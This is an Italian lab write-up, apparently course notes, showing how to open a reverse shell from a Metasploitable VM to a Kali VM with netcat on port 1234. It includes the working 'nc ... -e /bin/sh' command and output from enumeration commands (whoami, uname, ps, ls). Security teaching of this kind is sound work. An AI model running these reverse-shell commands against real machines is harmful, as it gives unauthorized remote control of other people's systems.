

# W9D1

Prendiamo il possesso della Shell di una macchina bersaglio:

1)

lanciamo le 2 macchine nella nostra VB in questo esercizio utilizzeremo Kali/metasploitable

(andremo ad utilizzare una porta prestabilita la 1234)


Ps.

Prestiamo attenzione a finche le 2 macchine siano sulla stessa sub net .

2 )


Su Kali facciamo partire il comando : <<NC -L -P 1234>>

(netcat -listen -port 1234) in questo modo impostiamo netcat a captare qualsiasi cosa si connetta sulla nostra porta.

A screenshot of a Kali Linux terminal window. The window has a dark theme and a menu bar at the top with options: File, Macchina, Visualizza, Inserimento, Dispositivi, and Aiuto. Below the menu bar is a toolbar with icons for a terminal, a folder, a document, a terminal window, and a terminal window with a search icon. The terminal window shows the prompt (kali@kali)-[~] and the command \$ nc -lp 1234. The terminal window also has a menu bar with options: File, Actions, Edit, View, and Help. The terminal window is currently empty, showing only the command prompt and the command entered.

3)

su Metasploitable lanciamo il comando : <<NC 192.168.1.15 1234 -e /bin/sh>> (netcat IP kali porta sulla quale kali e in ascolto – permesso di prendere il comando della shell) Questo significa che meta eseguirà i comandi lanciati dalla shell di kali e ne trasmetterà il responso tramite l'ip e la porta da noi impostata.



The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with the prompt 'kali@kali: ~'. It shows the command 'nc -lp 1234' being executed, followed by 'whoami' which returns 'msfadmin'. The right window is a Metasploitable terminal with the prompt 'msfadmin@metasploitable: ~'. It shows the command 'nc 192.168.1.15 1234 -e /bin/sh' being executed.

Vediamo come i due sistemi sono in comunicazione , e come meta abbia risposto ad un comando impartitogli da kali (whoami comando che genera come output il sistema operativo della macchina bersaglio)

Altri comandi che si possono eseguire :

il comando (uname -a) genererà un output riguardante le info di sistema del bersaglio

```

File  Actions  Edit  View  Help
(kali㉿kali)-[~]
$ nc -lp 1234
whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Mentre il comando ps darà modo all'attaccante di scoprire quali processi sono attualmente in esecuzione sul sistema bersaglio

```

(kali㉿kali)-[~]
$ nc -lp 1234
whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
-ps
-Ps
ps
  PID TTY          TIME CMD
  4930 tty1        00:00:00 bash
  4992 tty1        00:00:00 sh
  5017 tty1        00:00:00 ps

```

Ls -a invece ci darà modo di visionare i file della directory

```

(kali㉿kali)-[~]
$ nc -lp 1234
whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
-ps
-Ps
ps
  PID TTY          TIME CMD
  4930 tty1        00:00:00 bash
  4992 tty1        00:00:00 sh
  5017 tty1        00:00:00 ps
ls -a
.
..
.bash_history
.distcc
.mysql_history
.profile
.rhosts
.ssh
.sudo_as_admin_successful
vulnerable

```

Fine